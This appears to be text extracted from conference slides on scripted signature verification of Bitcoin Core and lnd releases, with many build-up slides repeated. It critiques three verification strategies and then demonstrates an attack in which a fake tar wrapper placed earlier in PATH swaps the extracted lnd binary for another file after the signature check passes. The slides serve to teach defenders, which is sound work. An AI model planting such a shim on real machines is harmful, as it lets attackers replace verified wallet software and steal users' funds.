gpg: Good signature from "Stephan Oeste (it) <it@oeste.de>" [unknown]
gpg: Good signature from "Michael Ford (bitcoin-otc) <fanquake@gmail.com>" [unknown]
gpg: Good signature from "Oliver Gurger <gurger@gmail.com>" [unknown]
gpg: Good signature from "Hennadii Stepanov (hebasto) <hebasto@gmail.com>" [unknown]
gpg: Good signature from "Wladimir J. van der Laan <laanwj@protonmail.com>" [unknown]
gpg: Good signature from "Luke Dashjr <luke@dashjr.org>" [unknown]
gpg: Good signature from "Aaron Clauson (sipsorcery) <aaron@sipsorcery.com>" [unknown]
gpg: Good signature from "Will Clark <will8clark@gmail.com>" [expired]
```

This is fine... maybe.

Package verification

This is fine... maybe... not?

Many people need to verify signatures programmatically.

Package verification

This is fine... maybe... not?

Many people need to verify signatures programmatically.

```
[root@s001-003:~# gpg --verify SHA256SUMS.asc SHA256SUMS> /dev/null 2>&1 ; echo $?  
2
```

Package verification: strategy 1

```
ENV     BITCOIN_HOME      /home/bitcoin
ENV     BITCOIN_VERSION  22.0
ENV     BITCOIN_URL      https://bitcoincore.org/bin/bitcoin-core-22.0
ENV     BITCOIN_FILE     bitcoin-22.0-aarch64-linux-gnu.tar.gz
ENV     BITCOIN_SHASUMS  SHA256SUMS
ENV     BITCOIN_SHASUMS_ASC SHA256SUMS.asc

# Bitcoin keys (all)
ENV     KEYS 71A3B16735405025D447E8F274810B012346C9A6 01EA5486DE18A882D4C2684590C8019E36C2E964 0CCBAAF76A2ECE2CCD3141DE2FFD5B1D88CA97D 152812
# keys to fetch from ubuntu keyserver
ENV     KEYS1 71A3B16735405025D447E8F274810B012346C9A6 01EA5486DE18A882D4C2684590C8019E36C2E964 0CCBAAF76A2ECE2CCD3141DE2FFD5B1D88CA97D 15281
# keys to fetch from keys.openpgp.org
ENV     KEYS2 637DB1E23370F84AFF88CCE03152347D07DA627C 82921A4B88FD454B7EB8CE3C796C4109063D4EAF

ARG     BITCOIND_LINUX_UID
ARG     BITCOIND_LINUX_GID
ARG     TOR_LINUX_GID

RUN     set -ex && \
apt-get update && \
apt-get install -qq --no-install-recommends ca-certificates dirmngr gosu gpg gpg-agent wget python3 && \
rm -rf /var/lib/apt/lists/*

# Build and install bitcoin binaries
RUN     set -ex && \
cd /tmp && \
gpg --batch --keyserver hkps://keyserver.ubuntu.com:443 --recv-keys $KEYS1 && \
gpg --batch --keyserver hkps://keys.openpgp.org:443 --recv-keys $KEYS2 && \
gpg --list-keys | tail -n +3 | tee /tmp/keys.txt && \
gpg --list-keys $KEYS | diff - /tmp/keys.txt && \
wget -qO "$BITCOIN_SHASUMS" "$BITCOIN_URL/$BITCOIN_SHASUMS" && \
wget -qO "$BITCOIN_SHASUMS_ASC" "$BITCOIN_URL/$BITCOIN_SHASUMS_ASC" && \
wget -qO "$BITCOIN_FILE" "$BITCOIN_URL/$BITCOIN_FILE" && \
gpg --batch --verify "$BITCOIN_SHASUMS_ASC" "$BITCOIN_SHASUMS" && \
sha256sum --ignore-missing --check "$BITCOIN_SHASUMS" && \
tar -xzvf "$BITCOIN_FILE" -C /usr/local --strip-components=1 --exclude=*-qt && \
rm -rf /tmp/*
```

Package verification: strategy 1

```
ENV BITCOIN_HOME /home/bitcoin
ENV BITCOIN_VERSION 22.0
ENV BITCOIN_URL https://bitcoincore.org/bin/bitcoin-core-22.0
ENV BITCOIN_FILE bitcoin-22.0-aarch64-linux-gnu.tar.gz
ENV BITCOIN_SHASUMS SHA256SUMS
ENV BITCOIN_SHASUMS_ASC SHA256SUMS.asc

# Bitcoin keys (all)
ENV KEYS 71A3B16735405025D447E8F274810B012346C9A6 01EA5486DE18A882D4C2684590C8019E36C2E964 0CCBAAF76A2ECE2CCD3141DE2FFD5B1D88CA97D 152812
# keys to fetch from ubuntu keyserver
ENV KEYS1 71A3B16735405025D447E8F274810B012346C9A6 01EA5486DE18A882D4C2684590C8019E36C2E964 0CCBAAF76A2ECE2CCD3141DE2FFD5B1D88CA97D 15281
# keys to fetch from keys.openpgp.org
ENV KEYS2 637DB1E23370F84AFF88CCE03152347D07DA627C 82921A4B88FD454B7EB8CE3C796C4109063D4EAF

ARG BITCOIND_LINUX_UID
ARG BITCOIND_LINUX_GID
ARG TOR_LINUX_GID

RUN set -ex && \
apt-get update && \
apt-get install -qq --no-install-recommends ca-certificates dirmngr gosu gpg gpg-agent wget python3 && \
rm -rf /var/lib/apt/lists/*

# Build and install bitcoin binaries
RUN set -ex && \
cd /tmp && \
gpg --batch --keyserver hkps://keyserver.ubuntu.com:443 --recv-keys $KEYS1 && \
gpg --batch --keyserver hkps://keys.openpgp.org:443 --recv-keys $KEYS2 && \
gpg --list-keys | tail -n +3 | tee /tmp/keys.txt && \
gpg --list-keys $KEYS | diff - /tmp/keys.txt && \
wget -qO "$BITCOIN_SHASUMS" "$BITCOIN_URL/$BITCOIN_SHASUMS" && \
wget -qO "$BITCOIN_SHASUMS_ASC" "$BITCOIN_URL/$BITCOIN_SHASUMS_ASC" && \
wget -qO "$BITCOIN_FILE" "$BITCOIN_URL/$BITCOIN_FILE" && \
gpg --batch --verify "$BITCOIN_SHASUMS_ASC" "$BITCOIN_SHASUMS" && \
sha256sum --ignore-missing --check "$BITCOIN_SHASUMS" && \
tar -xzvf "$BITCOIN_FILE" -C /usr/local --strip-components=1 --exclude=*-qt && \
rm -rf /tmp/*
```

Issue: assuming
keyserver actually
work (they often don't)

Package verification: strategy 1

```
ENV BITCOIN_HOME /home/bitcoin
ENV BITCOIN_VERSION 22.0
ENV BITCOIN_URL https://bitcoincore.org/bin/bitcoin-core-22.0
ENV BITCOIN_FILE bitcoin-22.0-aarch64-linux-gnu.tar.gz
ENV BITCOIN_SHASUMS SHA256SUMS
ENV BITCOIN_SHASUMS_ASC SHA256SUMS.asc

# Bitcoin keys (all)
ENV KEYS 71A3B16735405025D447E8F274810B012346C9A6 01EA5486DE18A882D4C2684590C8019E36C2E964 0CCBAAF76A2ECE2CCD3141DE2FFD5B1D88CA97D 152812
# keys to fetch from ubuntu keyserver
ENV KEYS1 71A3B16735405025D447E8F274810B012346C9A6 01EA5486DE18A882D4C2684590C8019E36C2E964 0CCBAAF76A2ECE2CCD3141DE2FFD5B1D88CA97D 15281
# keys to fetch from keys.openpgp.org
ENV KEYS2 637DB1E23370F84AFF88CCE03152347D07DA627C 82921A4B88FD454B7EB8CE3C796C4109063D4EAF

ARG BITCOIND_LINUX_UID
ARG BITCOIND_LINUX_GID
ARG TOR_LINUX_GID

RUN set -ex && \
apt-get update && \
apt-get install -qq --no-install-recommends ca-certificates dirmngr gosu gpg gpg-agent wget python3 && \
rm -rf /var/lib/apt/lists/*

# Build and install bitcoin binaries
RUN set -ex && \
cd /tmp && \
gpg --batch --keyserver hkps://keyserver.ubuntu.com:443 --recv-keys $KEYS1 && \
gpg --batch --keyserver hkps://keys.openpgp.org:443 --recv-keys $KEYS2 && \
gpg --list-keys | tail -n +3 | tee /tmp/keys.txt && \
gpg --list-keys $KEYS | diff - /tmp/keys.txt && \
wget -qO "$BITCOIN_SHASUMS" "$BITCOIN_URL/$BITCOIN_SHASUMS" && \
wget -qO "$BITCOIN_SHASUMS_ASC" "$BITCOIN_URL/$BITCOIN_SHASUMS_ASC" && \
wget -qO "$BITCOIN_FILE" "$BITCOIN_URL/$BITCOIN_FILE" && \
gpg --batch --verify "$BITCOIN_SHASUMS_ASC" "$BITCOIN_SHASUMS" && \
sha256sum --ignore-missing --check "$BITCOIN_SHASUMS" && \
tar -xzvf "$BITCOIN_FILE" -C /usr/local --strip-components=1 --exclude=*-qt && \
rm -rf /tmp/*
```

Issue: assuming
keyservers actually
work (they often don't)

This (kind of) worked
until core 22.0 but
23.0 has many
signatures with
unavailable keys

Package verification: strategy 2

```
# set version (change if update is available)
# https://bitcoincore.org/en/download/
bitcoinVersion="22.0"

# needed to check code signing
# https://github.com/laanwj
laanwjPGP="71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6"

# prepare directories
sudo rm -rf /home/admin/download
sudo -u admin mkdir /home/admin/download
cd /home/admin/download || exit 1

# receive signer key
if ! gpg --keyserver hkps://keyserver.ubuntu.com --recv-key "71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6"
then
    echo "!!! FAIL !!! Couldn't download Vladimir J. van der Laan's PGP pubkey"
    exit 1
fi

# download signed binary sha256 hash sum file
sudo -u admin wget https://bitcoincore.org/bin/bitcoin-core-${bitcoinVersion}/SHA256SUMS

# download signed binary sha256 hash sum file and check
sudo -u admin wget https://bitcoincore.org/bin/bitcoin-core-${bitcoinVersion}/SHA256SUMS.asc
verifyResult=$(gpg --verify SHA256SUMS.asc 2>&1)
goodSignature=$(echo ${verifyResult} | grep 'Good signature' -c)
echo "goodSignature(${goodSignature})"
correctKey=$(echo ${verifyResult} | grep "${laanwjPGP}" -c)
echo "correctKey(${correctKey})"
if [ ${correctKey} -lt 1 ] || [ ${goodSignature} -lt 1 ]; then
    echo
    echo "!!! BUILD FAILED --> PGP Verify not OK / signature(${goodSignature}) verify(${correctKey})"
    exit 1
fi
```

Package verification: strategy 2

```
# set version (change if update is available)
# https://bitcoincore.org/en/download/
bitcoinVersion="22.0"

# needed to check code signing
# https://github.com/laanwj
laanwjPGP="71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6"

# prepare directories
sudo rm -rf /home/admin/download
sudo -u admin mkdir /home/admin/download
cd /home/admin/download || exit 1

# receive signer key
if ! gpg --keyserver hkp://keyserver.ubuntu.com --recv-key "71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6"
then
    echo "!!! FAIL !!! Couldn't download Wladimir J. van der Laan's PGP pubkey"
    exit 1
fi

# download signed binary sha256 hash sum file
sudo -u admin wget https://bitcoincore.org/bin/bitcoin-core-${bitcoinVersion}/SHA256SUMS

# download signed binary sha256 hash sum file and check
sudo -u admin wget https://bitcoincore.org/bin/bitcoin-core-${bitcoinVersion}/SHA256SUMS.asc
verifyResult=$(gpg --verify SHA256SUMS.asc 2>&1)
goodSignature=$(echo ${verifyResult} | grep 'Good signature' -c)
echo "goodSignature(${goodSignature})"
correctKey=$(echo ${verifyResult} | grep "${laanwjPGP}" -c)
echo "correctKey(${correctKey})"
if [ ${correctKey} -lt 1 ] || [ ${goodSignature} -lt 1 ]; then
    echo
    echo "!!! BUILD FAILED --> PGP Verify not OK / signature(${goodSignature}) verify(${correctKey})"
    exit 1
fi
```

Issue 1: relying on a single signer

Package verification: strategy 2

```
# set version (change if update is available)
# https://bitcoincore.org/en/download/
bitcoinVersion="22.0"

# needed to check code signing
# https://github.com/laanwj
laanwjPGP="71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6"

# prepare directories
sudo rm -rf /home/admin/download
sudo -u admin mkdir /home/admin/download
cd /home/admin/download || exit 1

# receive signer key
if ! gpg --keyserver hkps://keyserver.ubuntu.com --recv-key "71A3 B167 3540 5025 D447 E8F2 7481 0B01 2346 C9A6"
then
    echo "!!! FAIL !!! Couldn't download Vladimir J. van der Laan's PGP pubkey"
    exit 1
fi

# download signed binary sha256 hash sum file
sudo -u admin wget https://bitcoincore.org/bin/bitcoin-core-${bitcoinVersion}/SHA256SUMS

# download signed binary sha256 hash sum file and check
sudo -u admin wget https://bitcoincore.org/bin/bitcoin-core-${bitcoinVersion}/SHA256SUMS.asc
verifyResult=$(gpg --verify SHA256SUMS.asc 2>&1)
goodSignature=$(echo ${verifyResult} | grep 'Good signature' -c)
echo "goodSignature(${goodSignature})"
correctKey=$(echo ${verifyResult} | grep "${laanwjPGP}" -c)
echo "correctKey(${correctKey})"
if [ ${correctKey} -lt 1 ] || [ ${goodSignature} -lt 1 ]; then
    echo
    echo "!!! BUILD FAILED --> PGP Verify not OK / signature(${goodSignature}) verify(${correctKey})"
    exit 1
fi
```

Issue 1: relying on a single signer

Issue 2: using default path for key store (although the risk is mitigated)

Package verification: strategy 3

```
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS.asc || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/bitcoin-$ver-$machine-linux-gnu.tar.gz || exit 1

gpg --import /usr/share/nodl/files/core-keys.asc || exit 2

sha256sum --check SHA256SUMS --ignore-missing || exit 2
result=$(gpg --verify SHA256SUMS.asc 2>&1)
goodsigs=$(echo $result | grep -o 'Good signature' | wc -l)

if [ $goodsigs -le 10 ]; then
    exit 2
fi
```

Package verification: strategy 3

```
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS.asc || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/bitcoin-$ver-$machine-linux-gnu.tar.gz || exit 1

gpg --import /usr/share/nodl/files/core-keys.asc || exit 2

sha256sum --check SHA256SUMS --ignore-missing || exit 2
result=$(gpg --verify SHA256SUMS.asc 2>&1)
goodsigs=$(echo $result | grep -o 'Good signature' | wc -l)

if [ $goodsigs -le 10 ]; then
    exit 2
fi
```

Issue 1: keys verified
and provided by node
maker

Package verification: strategy 3

```
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS.asc || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/bitcoin-$ver-$machine-linux-gnu.tar.gz || exit 1

gpg --import /usr/share/nodl/files/core-keys.asc || exit 2

sha256sum --check SHA256SUMS --ignore-missing || exit 2
result=$(gpg --verify SHA256SUMS.asc 2>&1)
goodsigs=$(echo $result | grep -o 'Good signature' | wc -l)

if [ $goodsigs -le 10 ]; then
    exit 2
fi
```

Issue 1: keys verified and provided by node maker

Workaround for gpg exit code 2 - we look for at least 10 “Good signature” in the output

Package verification: strategy 3

```
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/SHA256SUMS.asc || exit 1
wget -q https://bitcoincore.org/bin/bitcoin-core-$ver/bitcoin-$ver-$machine-linux-gnu.tar.gz || exit 1

gpg --import /usr/share/nodl/files/core-keys.asc || exit 2

sha256sum --check SHA256SUMS --ignore-missing || exit 2
result=$(gpg --verify SHA256SUMS.asc 2>&1)
goodsigs=$(echo $result | grep -o 'Good signature' | wc -l)

if [ $goodsigs -le 10 ]; then
  exit 2
fi
```

Issue 1: keys verified and provided by node maker

Workaround for gpg exit code 2 - we look for at least 10 “Good signature” in the output

Not ideal, work in progress... if 10 people name themselves “Good signature” we’re screwed.

Part 2: Out of band attacks on bitcoin related executables

How would I attack Bitcoin users

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command
- Fun fact, “it’s not about how many eyes review the code, it’s about which eyes” + making the source available doesn’t guarantee you free reviews

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command
- Fun fact, “it’s not about how many eyes review the code, it’s about which eyes” + making the source available doesn’t guarantee you free reviews

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command
- Fun fact, “it’s not about how many eyes review the code, it’s about which eyes” + making the source available doesn’t guarantee you free reviews
- Ref: <https://youtu.be/CR7i1UfBtQM?t=555> (highly recommend watching the whole video) - qrcode link for convenience ->

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command
- Fun fact, “it’s not about how many eyes review the code, it’s about which eyes” + making the source available doesn’t guarantee you free reviews
- Ref: <https://youtu.be/CR7i1UfBtQM?t=555> (highly recommend watching the whole video) - qrcode link for convenience ->

Historical Linux Code Review Rates

0% sound: 12151 commits, 68 reviews
1% virt: 451 commits, 8 reviews
2% crypto: 888 commits, 23 reviews
3% block: 1643 commits, 61 reviews
4% security: 1675 commits, 68 reviews
5% drivers: 149445 commits, 8107 reviews
7% fs: 26747 commits, 2138 reviews
19% mm: 5858 commits, 1134 reviews

How would I attack Bitcoin users

- Insert malicious code into anything hot wallet (Ind, whirlpool, random wallet, ...)
- Compromise the verification / extraction chain (gpg, tar, ...)
- Trick the user into running a compromised version of the command
- Fun fact, “it’s not about how many eyes review the code, it’s about which eyes” + making the source available doesn’t guarantee you free reviews
- Ref: <https://youtu.be/CR7i1UfBtQM?t=555> (highly recommend watching the whole video) - qrcode link for convenience ->

Historical Linux Code Review Rates

0%	sound:	12151 commits,	68 reviews
1%	virt:	451 commits,	8 reviews
2%	crypto:	888 commits,	23 reviews
3%	block:	1643 commits,	61 reviews
4%	security:	1675 commits,	68 reviews
5%	drivers:	149445 commits,	8107 reviews
7%	fs:	26747 commits,	2138 reviews
19%	mm:	5858 commits,	1134 reviews



How would I attack Bitcoin users

```
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg:          using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1  892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB  E790 3BBD 59E9 9B28 0306
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg:          using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1  892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB  E790 3BBD 59E9 9B28 0306
0
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
[root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#

root@s001-003:~# ls -l lnd-linux-amd64-v0.15.0-beta/
total 39265
-rwxr-xr-x 1 root root 32104448 Jan  1  2020 lncli
-rwxr-xr-x 1 root root 42438656 Jan  1  2020 lnd
root@s001-003:~# █
```

How would I attack Bitcoin users

```
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
[root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
0
[root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
[root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#

root@s001-003:~# ls -l lnd-linux-amd64-v0.15.0-beta/
total 39265
-rwxr-xr-x 1 root root 32104448 Jan 1 2020 incli
-rwxr-xr-x 1 root root 42438656 Jan 1 2020 lnd
root@s001-003:~#
```

Not terribly practical, most people (probably) download from the main repo and it's hard (as in requiring too many efforts) to compromise

How would I attack Bitcoin users

```
root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
0
root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#
```

Not terribly practical, most people (probably) download from the main repo and it's hard (as in requiring too many efforts) to compromise

What do we know about this part?

```
root@s001-003:~# ls -l lnd-linux-amd64-v0.15.0-beta/
total 39265
-rwxr-xr-x 1 root root 32104448 Jan  1  2020 lncli
-rwxr-xr-x 1 root root 42438656 Jan  1  2020 lnd
root@s001-003:~#
```


How would I attack Bitcoin users

```
root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
0
root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#
root@s001-003:~# ls -l lnd-linux-amd64-v0.15.0-beta/
total 39265
-rwxr-xr-x 1 root root 32104448 Jan 1 2020 incli
-rwxr-xr-x 1 root root 42438656 Jan 1 2020 lnd
root@s001-003:~#
```

Not terribly practical, most people (probably) download from the main repo and it's hard (as in requiring too many efforts) to compromise

What do we know about this part?

Does this...

How would I attack Bitcoin users

```
root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
root@s001-003:~# gpg --verify manifest-roasbeef-v0.15.0-beta.sig manifest-v0.15.0-beta.txt ; echo $?
gpg: Signature made Thu Jun 23 21:50:22 2022 UTC
gpg: using RSA key 60A1FA7DA5BFF08BDCBBE7903BBD59E99B280306
gpg: Good signature from "0laoluwa Osuntokun <laolu32@gmail.com>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: E4D8 5299 674B 2D31 FAA1 892E 372C BD76 33C6 1696
Subkey fingerprint: 60A1 FA7D A5BF F08B DCBB E790 3BBD 59E9 9B28 0306
0
root@s001-003:~# sha256sum -c --ignore-missing manifest-v0.15.0-beta.txt ; echo $?
lnd-linux-amd64-v0.15.0-beta.tar.gz: OK
0
root@s001-003:~# tar xzf lnd-linux-amd64-v0.15.0-beta.tar.gz
root@s001-003:~#
root@s001-003:~# ls -l lnd-linux-amd64-v0.15.0-beta/
total 39265
-rwxr-xr-x 1 root root 32104448 Jan 1 2020 incli
-rwxr-xr-x 1 root root 42438656 Jan 1 2020 lnd
root@s001-003:~#
```

Not terribly practical, most people (probably) download from the main repo and it's hard (as in requiring too many efforts) to compromise

What do we know about this part?

Does this...

...prove anything about what this is?

How would I attack Bitcoin users

How would I attack Bitcoin users

```
[root@s001-003:~# lnd-linux-amd64-v0.15.0-beta/lnd
```

```
┌───┐ ┌───┐ ┌───┐ ┌───┐
│  D  │ │  <  │ │  /  │ │  /  │ │
├───┴───┘ └───┬───┘ └───┬───┘ └───┬───┘
│  <  │ │  <  │ │  <  │ │  <  │ │
├───┴───┘ └───┬───┘ └───┬───┘ └───┬───┘
root@s001-003:~#
```

Wait... what?

But I checked the signature!

```
[root@s001-003:~# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
[root@s001-003:~# which tar
/usr/local/sbin/tar
[root@s001-003:~# file /usr/local/sbin/tar
/usr/local/sbin/tar: Bourne-Again shell script, ASCII text executable
[root@s001-003:~# cat /usr/local/sbin/tar
#!/bin/bash
if [ "${@: -1}" = lnd-linux-amd64-v0.15.0-beta.tar.gz ]; then
    /usr/bin/tar $*
    cat /usr/local/bin/rekt /usr/local/bin/fill > lnd-linux-amd64-v0.15.0-beta/lnd
    touch -d '1 January 2020' lnd-linux-amd64-v0.15.0-beta/lnd
    exit 0
fi

/usr/bin/tar $*
exit $?
```

How would I attack Bitcoin users

```
root@s001-003:~# lnd
failed to load config: ValidateConfig: either bitcoin.active or litecoin.active must be set to 1 (true)
root@s001-003:~# npm install sbt
npm WARN deprecated sprintf@0.1.5: The sprintf package is deprecated in favor of sprintf-js.
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated uuid@3.4.0: Please upgrade to version 7 or higher. Older versions may use Math.random() in certain
for details.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142

added 168 packages, and audited 169 packages in 12s

6 packages are looking for funding
